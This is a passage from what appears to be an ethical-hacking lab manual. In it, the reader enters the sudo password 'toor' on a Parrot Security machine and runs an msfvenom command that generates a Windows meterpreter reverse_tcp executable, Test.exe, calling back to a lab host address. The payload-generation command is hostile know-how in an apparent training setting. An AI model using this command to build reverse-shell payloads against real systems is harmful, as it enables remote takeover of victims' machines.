
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.




6. A **Parrot Terminal** window appears; type **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=[IP Address of Host Machine] LPORT=444 -o /home/attacker/Desktop/Test.exe** and press **Enter**.

Note: Here, the IP address of the host machine is **10.10.1.13** (**Parrot Security** machine).




7. This will generate **Test.exe**, a malicious file at the location **/home/attacker/Desktop**, as shown in the screenshot.



